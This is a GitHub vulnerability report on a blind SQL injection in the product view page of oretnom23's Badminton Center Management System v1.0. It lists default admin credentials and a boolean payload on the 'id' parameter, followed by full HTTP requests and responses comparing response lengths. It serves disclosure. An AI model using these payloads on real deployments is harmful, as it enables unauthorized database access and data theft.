debug601 / bug_report Public

<> Code   Issues   Pull requests   Actions   Projects   Security   Insights

main ▾   ...

bug_report / vendors / oretnom23 / badminton-center-management-system / SQLi-15.md

debug601 Create SQLi-15.md   History

1 contributor

35 lines (24 sloc) | 1.5 KB   ...

Badminton Center Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15318/badminton-center-management-system-phpoop-free-source-code.html

Current database name: bcms_db,length is 7

Vulnerability File: bcms/admin/products/view_product.php?id=


Vulnerability location: /bcms/admin/products/view_product.php?id=,id

[+] Payload: /bcms/admin/products/view_product.php?id=5%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /bcms/admin/products/view_product.php?id=5%27%20and%20length(database())%20=7--+
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```


When length (database ()) = 6, Content-Length: 847



```
GET
/bcms/admin/products/view_product.php?id=5%27%20and%20length(d
atabase())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 27 May 2022 03:06:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 847
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
</style>
<div class="container-fluid">
```




192.168.1.19/bcms/admin/products/view_product.php?id=5' and length(database()) =6--+

Name
Price
Status

Warning: Undefined variable $status in **C:\xampp\htdocs\bcms\admin\products\view_product.php** on
Inactive

Close


When length (database ()) = 7, Content-Length: 725



```
GET
/bcms/admin/products/view_product.php?id=5%27%20and%20length(d
atabase())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 27 May 2022 03:04:34 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 725
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
</style>
<div class="container-fluid">
```



```
192.168.1.19/bcms/admin/products/view_product.php?id=5' and length(database()) =7--+
```

Name
Face Towels
Price
150.00
Status
Active